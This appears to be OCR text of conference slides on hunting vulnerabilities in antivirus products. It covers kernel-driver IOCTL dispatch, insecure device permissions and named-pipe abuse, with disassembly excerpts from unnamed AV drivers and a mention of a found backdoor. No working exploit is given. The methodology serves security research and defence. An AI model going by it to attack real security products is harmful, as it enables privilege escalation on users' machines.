HUNTING VULNERABILITY IN ANTIVIRUS PRODUCTS

REVISITING ANTIVIRUS VULNERABILITIES

ABOUT US!

NAFIEZ

An independent security researcher. Interested in vulnerability research and reverse engineering.

JAAN YEH

More than 10 years experienced in Antivirus field. Reverse engineering and exploit analysis.




TABLE OF CONTENTS

PRIOR WORKS BY OTHER RESEARCHERS

- Alex Wheeler and Neel Mehta
  - https://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-wheeler-mehta-up.pdf
- Feng Xue
  - https://www.blackhat.com/presentations/bh-europe-08/Feng-Xue/Whitepaper/bh-eu-08-xue-WP.pdf
- MJ011
  - http://powerofcommunity.net/poc2010/mj0011.pdf
- Joxean Koret
  - http://joxeankoret.com/download/breaking_av_software_44con.pdf
- Tavis Ormandy
  - https://lock.cmpxchg8b.com/sophailv2.pdf
- Alexei Bulazel
  - https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf
- Wayne Low & Yang YongJian
  - https://d3gpjj9d20n0p3.cloudfront.net/fortiguard/research/The%20Dawn%20of%20AV%20Self-Protection.pdf
- Buherator
  - https://github.com/v-p-b/kaspy_toolz/raw/master/S2_EUSKALHACK_Self-defenseless.pdf
- etc.

01

GENERAL DISCUSSIONS

The evolution of antivirus software

By Chirantan Desai, special to Network World

Network World | OCT 25, 2007 12:00 AM PST

Reports about the death of traditional signature-based antivirus software are premature. As the threat landscape evolves, so too must antivirus software to provide both signature- and behavioral-based protection. Effective endpoint security must also incorporate technologies such as endpoint firewall, host intrusion prevention and network access control.

https://www.networkworld.com/article/2287721/the-evolution-of-antivirus-software.html

THE EVOLUTION OF ANTIVIRUSES

MALWARE

Malware getting smart. Threat actors implement malware with 0-days.

Machine Learning & Artificial Intelligence adapted in security. Vendors uses it to study malware.

TECHNOLOGY

HUMAN

Humans needs security in their daily life. Threats became smarter, that includes IoT.

BENEFITS

PC PROTECTION

VIRUS & SPYWARE

REMOVABLE DEVICE

WEB PROTECTION

PHISHING

ADS & SPAM

ML / AI

BEHAVIOR

PC PERFORMANCE


CLOUD

PASSWORD

E-MAIL

FIREWALL

PARENTAL CONTROL



EFFICIENCY

CONSISTENCY

PERFORMANCE


RELIABILITY

RELEVANCE


COMPETENCE

TRUST!

Total malware



https://www.av-test.org/typo3temp/avtestreports/print_total_distribution_10-years_en.png



https://www.av-comparatives.org/tests/real-world-protection-test-jul-aug-2019-factsheet/

58 engines detected this file

09d10ae0f763e91982e1c276aad0b26a575840ad986b8f53553a4ea0a948200f

hi.exe

peexe

16.5 KB
Size

2019-06-30 21:34:24 UTC
2 months ago

Community Score

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 10+

Ad-Aware	Trojan.Dropper.UIU	AegisLab	Trojan.Win32.Agent.4!c
AhnLab-V3	Win-Trojan/Poison.16898	Alibaba	Trojan:Win32/Agent.c1f16565
ALYac	Trojan.Vilsel.a	Antiy-AVL	Trojan/Win32.Agent
SecureAge APEX	Malicious	Arcabit	Trojan.Dropper.UIU
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen

https://www.virustotal.com/gui/file/09d10ae0f763e91982e1c276aad0b26a575840ad986b8f53553a4ea0a948200f/detection

02

WHAT MAKES THEM FAIL?

"The industry has been wrong to focus on the tools of the attackers, the exploits, which are very changeable," says Dmitri Alperovitch, chief technology officer and cofounder of CrowdStrike, a startup in California founded by veterans of the antivirus industry that has received $26 million in investment funding. "We need to focus on the shooter, not the gun—the tactics, the human parts of the operation, are the least scalable."

https://www.technologyreview.com/s/428166/the-antivirus-era-is-over/

THEORETICALLY, THEY STILL RELY ON …

SIGNATURE

Using signature-based detection.

ANALYST

They still require people to analyze samples.

HEURISTIC

Using heuristic-based detection.

CLOUD

Requires submission to their cloud program, collection information, etc.

WHY?

ENGINE

Widely used AV engines by other products. Bigger attack surface. Some implement their engines but limited.

AUDIT

Vendors fail to securely audit their products. Too many products released leave many loopholes.

VULNERABILITY

Failure in detecting 0-day or unknown vulnerability. AV product itself contained unknown vulnerabilities.

FEATURES

Many features in one single product. These features are likely to be abuse.

TRICKS

It is relying on traditional detections. Thus, tricking the AV can lead to bypassing.


WELL-KNOWN ISSUES

1. Delayed Database Update
2. Organization Control
3. Evasion (False Negative)
4. False Positive
5. Unknown Behavior

03

VULNERABILITY HUNTING

ATTACK SURFACE...



TYPES OF ATTACKS

PRIVILEGE ESCALATION

Allow gaining the higher privilege of the system to fully control the target

REMOTE BASED

Achievable by tricking target or non-interaction code execution

PARSERS & ARCHIVES BOMBING

Uses old method by using archive bombing to delay scanning process or immediately kill the product (OOB, OOM, Stack / Buffer Overflow, NULL Pointer, etc.)

PERMISSION ISSUE

Leveraging permission issue to achieve control/execution

DENIAL OF SERVICE


Abusing the vulnerability via multiple ways such as kernel BSOD

LOGIC BUGS

Abusing features without actually relying on memory corruption issues

Now we know the attack surfaces, but how does it work?

Let’s go back to basics…



HUNTING - KERNEL DRIVER

- Understanding of Windows Internals
  - MSDN, Debugging, Userland, Kernel land, Traditional and (Virtualization) Modern architectures, etc.
- Understanding of Windows drivers
  - Windows Driver Model (WDM)
  - Windows Driver Frameworks (WDF)
- Basic driver structures
  - DriverEntry, Device Objects, IRP functions, IOCTL codes
- Various types of Windows kernel issue
  - IOCTL Handling, Insecure Permission, ACL Bypass, etc.

```
DriverEntry
NTSTATUS
    DriverEntry (
    PDRIVER_OBJECT DriverObject,
    PUNICODE_STRING RegistryPath
);

DRIVER_OBJECT
typedef struct _DRIVER_OBJECT {
     SHORT Type;
     SHORT Size;
     PDEVICE_OBJECT DeviceObject;
     ULONG Flags;
     PVOID DriverStart;
     ULONG DriverSize;
     PVOID DriverSection;
     PDRIVER_EXTENSION DriverExtension;
     UNICODE_STRING DriverName;
     PUNICODE_STRING HardwareDatabase;
     PFAST_IO_DISPATCH FastIoDispatch;
     LONG * DriverInit;
     PVOID DriverStartIo;
     PVOID DriverUnload;
     LONG * MajorFunction[28];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

```
DriverObject->MajorFunction[IRP_MJ_CREATE] = CreateCloseHandler;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = CreateCloseHandler;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DeviceControlhandler;

typedef struct _DEVICE_OBJECT{
     SHORT Type;
     WORD Size;
     LONG ReferenceCount;
     PDRIVER_OBJECT DriverObject;
     PDEVICE_OBJECT NextDevice;
     PDEVICE_OBJECT AttachedDevice;
     PIRP CurrentIrp;
     PIO_TIMER Timer;
     ULONG Flags;
     ULONG Characteristics;
     PVPB Vpb;
     PVOID DeviceExtension;
     ULONG DeviceType;
     CHAR StackSize;
     BYTE Queue[40];
     ULONG AlignmentRequirement;
     KDEVICE_QUEUE DeviceQueue;
     KDPC Dpc;
     ULONG ActiveThreadCount;
     PVOID SecurityDescriptor;
     KEVENT DeviceLock;
     WORD SectorSize;
     WORD Spare1;
     PDEVOBJ_EXTENSION DeviceObjectExtension;
     PVOID Reserved;
} DEVICE_OBJECT, *PDEVICE_OBJECT;
```

```
NTSTATUS
XXX_Dispatch (
    PDEVICE_OBJECT *DeviceObject,
    PIRP *Irp
);

#define CTL_CODE (DeviceType, Function, Method, Access) (       \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)  \
)
```

```
[00] IRP_MJ_CREATE                         [0e] IRP_MJ_DEVICE_CONTROL
[01] IRP_MJ_CREATE_NAMED_PIPE              [0f] IRP_MJ_INTERNAL_DEVICE_CONTROL
[02] IRP_MJ_CLOSE                          [10] IRP_MJ_SHUTDOWN
[03] IRP_MJ_READ                           [11] IRP_MJ_LOCK_CONTROL
[04] IRP_MJ_WRITE                          [12] IRP_MJ_CLEANUP
[05] IRP_MJ_QUERY_INFORMATION              [13] IRP_MJ_CREATE_MAILSLOT
[06] IRP_MJ_SET_INFORMATION                [14] IRP_MJ_QUERY_SECURITY
[07] IRP_MJ_QUERY_EA                       [15] IRP_MJ_SET_SECURITY
[08] IRP_MJ_SET_EA                         [16] IRP_MJ_POWER
[09] IRP_MJ_FLUSH_BUFFERS                  [17] IRP_MJ_SYSTEM_CONTROL
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION       [18] IRP_MJ_DEVICE_CHANGE
[0b] IRP_MJ_SET_VOLUME_INFORMATION         [19] IRP_MJ_QUERY_QUOTA
[0c] IRP_MJ_DIRECTORY_CONTROL              [1a] IRP_MJ_SET_QUOTA
[0d] IRP_MJ_FILE_SYSTEM_CONTROL            [1b] IRP_MJ_PNP
```

HUNTING #1 - KERNEL DRIVER - IOCTL

```
INIT:00000000000190CF loc_190CF:                              ; CODE XREF: DriverEntry+8D↑j
INIT:00000000000190CF                 mov     rcx, [rsp+0C8h+DriverObject] ; IRP_MJ_CREATE
INIT:00000000000190D7                 lea     rax, sub_18660
INIT:00000000000190DE                 mov     [rcx+70h], rax
INIT:00000000000190E2                 mov     rcx, [rsp+0C8h+DriverObject] ; IRP_MJ_CLOSE
INIT:00000000000190EA                 lea     rax, sub_18660
INIT:00000000000190F1                 mov     [rcx+80h], rax
INIT:00000000000190F8                 mov     rcx, [rsp+0C8h+DriverObject] ; IRP_MJ_DEVICE_CONTROL
INIT:0000000000019100                 lea     rax, sub_186E0  ; sub_186e0 will go to IOCTL
```

```
PAGE:0000000000018770                 cmp     [rsp+68h+var_14], 9C402401h ; first IOCTL, 0x9C402401
PAGE:0000000000018778                 jz      short loc_18786
PAGE:000000000001877A                 cmp     [rsp+68h+var_14], 9C402405h ; second IOCTL, 0x9C402405
PAGE:0000000000018782                 jz      short loc_187B4
```

HUNTING #1 - KERNEL DRIVER - IOCTL

```
PAGE:0000000000018786 loc_18786:                              ; CODE XREF: sub_186E0+98↑j
PAGE:0000000000018786                 cmp     [rsp+68h+var_38], 0
PAGE:000000000001878B                 jz      short loc_187B2
PAGE:000000000001878D                 mov     rax, [rsp+68h+Irp]
PAGE:0000000000018792                 mov     rax, [rax+18h]
PAGE:0000000000018796                 mov     [rsp+68h+var_48], rax
PAGE:000000000001879B                 mov     rcx, [rsp+68h+var_48]
PAGE:00000000000187A0                 call    sub_13150       ; I/O Request Packet, does accept input
```

```
PAGE:00000000000187B4 loc_187B4:                              ; CODE XREF: sub_186E0+A2↑j
PAGE:00000000000187B4                 cmp     [rsp+68h+var_38], 0
PAGE:00000000000187B9                 jz      short loc_187EA
PAGE:00000000000187BB                 mov     rax, [rsp+68h+Irp]
PAGE:00000000000187C0                 mov     rax, [rax+18h]
PAGE:00000000000187C4                 mov     [rsp+68h+var_48], rax
PAGE:00000000000187C9                 call    sub_13350       ; not accept input, its just exclusive access to a given resource
PAGE:00000000000187CE                 mov     rcx, [rsp+68h+var_48]
PAGE:00000000000187D3                 call    sub_13230       ; accept input
PAGE:00000000000187D8                 call    sub_13370       ; not accept input, releases a specified executive resource owned by the current thread
PAGE:00000000000187DD                 mov     r11, [rsp+68h+Irp]
PAGE:00000000000187E2                 mov     qword ptr [r11+38h], 0
```

HUNTING #1 - KERNEL DRIVER - IOCTL

- Good examples of finding IOCTL via automated process
  - https://github.com/nccgroup/DriverBuddy
  - https://labs.f-secure.com/tools/win-driver-tool/
  - https://brundlelab.wordpress.com/2013/02/02/show-me-your-ioctlcodes/
- Please note that some of these automated tools can't really find the exact IOCTL :)

HUNTING #2 - KERNEL DRIVER - DEVICE PRIVILEGE

"If a device object's FILE_DEVICE_SECURE_OPEN characteristic is set, the system applies the device object's security descriptor to all file open requests in the device's namespace. Drivers can set FILE_DEVICE_SECURE_OPEN when they create the device object with IoCreateDevice or IoCreateDeviceSecure."


https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/controlling-device-namespace-access

HUNTING #2 - KERNEL DRIVER - DEVICE PRIVILEGE

```
NTSTATUS IoCreateDevice(
  PDRIVER_OBJECT  DriverObject,
  ULONG           DeviceExtensionSize,
  PUNICODE_STRING DeviceName,
  DEVICE_TYPE     DeviceType,
  ULONG           DeviceCharacteristics,
  BOOLEAN         Exclusive,
  PDEVICE_OBJECT  *DeviceObject
);
```

```
.text:0000000140001B47          lea     rax, DeviceObject
.text:0000000140001B4E          mov     r9d, 22h        ; DeviceType
.text:0000000140001B54          mov     [rsp+68h+DeviceObject], rax ; DeviceObject
.text:0000000140001B59          lea     r8, [rsp+68h+DeviceName] ; DeviceName
.text:0000000140001B5E          mov     [rsp+68h+Exclusive], bpl ; Exclusive
.text:0000000140001B63          xor     edx, edx        ; DeviceExtensionSize
.text:0000000140001B65          and     [rsp+68h+var_48], 0
.text:0000000140001B6A          mov     rcx, rsi        ; DriverObject
.text:0000000140001B6D          call    cs:IoCreateDevice
```


HUNTING #2 - KERNEL DRIVER - DEVICE PRIVILEGE



HUNTING - NAMED PIPE

- One-way or duplex pipe for communication between the pipe server and one or more pipe clients
- Any process can access named pipes, subject to security checks, making named pipes an easy form of communication between processes.
- Service that can be abused, to gain privilege escalation and arbitrary code execution.
    - These days we see many named pipe abuse via WCF :)
- Named pipe has its own DACL and almost similar to file system permissions.
    - Perform an access check before granting access to the object
- For some case, it works via network
    - Could allow performing remote code execution too, which is a huge attack surface
- Developer can specify a security descriptor for a named pipe.
    - The security descriptor controls access to both client and server ends of the named pipe.
- MSDN has enough information to understand how it works.

HUNTING #1 - NAMED PIPE



HUNTING #1 - NAMED PIPE

```
.text:004268CE loc_4268CE:                             ; CODE XREF: sub_4267E0+E5↑j
.text:004268CE                 push    offset aGuiRestart ; "gui_restart"
.text:004268D3                 push    ebp             ; bInitialState
.text:004268D4                 push    1               ; bManualReset
.text:004268D6                 push    ebp             ; lpEventAttributes
.text:004268D7                 call    ebx ; CreateEventA
.text:004268D9                 push    ebp             ; lpSecurityAttributes
.text:004268DA                 push    3E8h            ; nDefaultTimeOut
.text:004268DF                 push    ebp             ; nInBufferSize
.text:004268E0                 push    ebp             ; nOutBufferSize
.text:004268E1                 push    1               ; nMaxInstances
.text:004268E3                 push    ebp             ; dwPipeMode
.text:004268E4                 push    40000003h       ; dwOpenMode
.text:004268E9                 push    offset aPipe[redacted] ; "\\\\.\\Pipe\[redacted]
.text:004268EE                 mov     dword_4660D8, eax
.text:004268F3                 call    ds:CreateNamedPipeA
```

We found a backdoor function
¯_(ツ)_/¯

HUNTING #2 - NAMED PIPE

